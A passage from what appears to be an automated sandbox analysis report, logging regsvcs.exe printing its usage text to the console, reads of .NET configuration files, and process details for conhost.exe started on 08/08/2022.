\Device\ConDrv	141	141	55 53 41 47 45 3a 20 72 65 67 73 76 63 73 2e 65 78 65 20 5b 6f 70 74 69 6f 6e 73 5d 20 41 73 73 65 6d 62 6c 79 4e 61 6d 65 0d 0a 4f 70 74 69 6f 6e 73 3a 0d 0a 20 20 20 20 2f 3f 20 6f 72 20 2f 68 65 6c 70 20 20 20 20 20 20 44 69 73 70 6c 61 79 20 74 68 69 73 20 75 73 61 67 65 20 6d 65 73 73 61 67 65 2e 0d 0a 20 20 20 20 2f 66 63 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 46 69 6e 64 20 6f 72 20 63 72 65 61 74 65 20 74 61 72 67	USAGE: regsvcs.exe [options] A ssemblyNameOptions: /? or /help Display this usage message. /fc Find or create targ	success or wait	1	6BE41B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	397	256	20 20 20 20 20 20 20 20 45 78 70 65 63 74 20 61 6e 20 65 78 69 73 74 69 6e 67 20 61 70 70 6c 69 63 61 74 69 6f 6e 2e 0d 0a 20 20 20 20 2f 74 6c 62 3a 3c 74 6c 62 66 69 6c 65 3e 20 20 46 69 6c 65 6e 61 6d 65 20 66 6f 72 20 74 68 65 20 65 78 70 6f 72 74 65 64 20 74 79 70 65 20 6c 69 62 72 61 72 79 2e 0d 0a 20 20 20 20 20 2f 61 70 70 6e 61 6d 65 3a 3c 6e 61 6d 65 3e 20 55 73 65 20 74 68 65 20 73 70 65 63 69 66 69 65 64 20 6e 61 6d 65 20 66 6f 72 20 74 68 65 20 74 61 72 67 65 74 20 61 70 70 6c 69 63 61 74 69 6f 6e 2e 0d 0a 20 20 20 20 20 2f 70 61 72 6e 61 6d 65 3a 3c 6e 61 6d 65 3e 20 55 73 65 20 74 68 65 20 73 70 65 63 69 66 69 65 64 20 6e 61 6d 65 20 6f 72 20 69 64 20 66 6f 72 20 74 68 65 20 74 61 72 67 65 74 20 70 61 72 74 69 74 69 6f 6e 2e 0d 0a 20 20 20 20 20 2f	Expect an existing application. /tlb:<tlbfile> Filename for the exported type library. /appname: <name> Use the specified name for the t arget application. /parname:<name> Use the specified name or id for the target partition. /	success or wait	3	6BE41B4F	WriteFile
\Device\ConDrv	1141	232	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BE41B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CFD5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CF303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFDCA54	ReadFile

Analysis Process: conhost.exe PID: **504**, Parent PID: **2756**

General

Target ID:	21
Start time:	20:21:11
Start date:	08/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly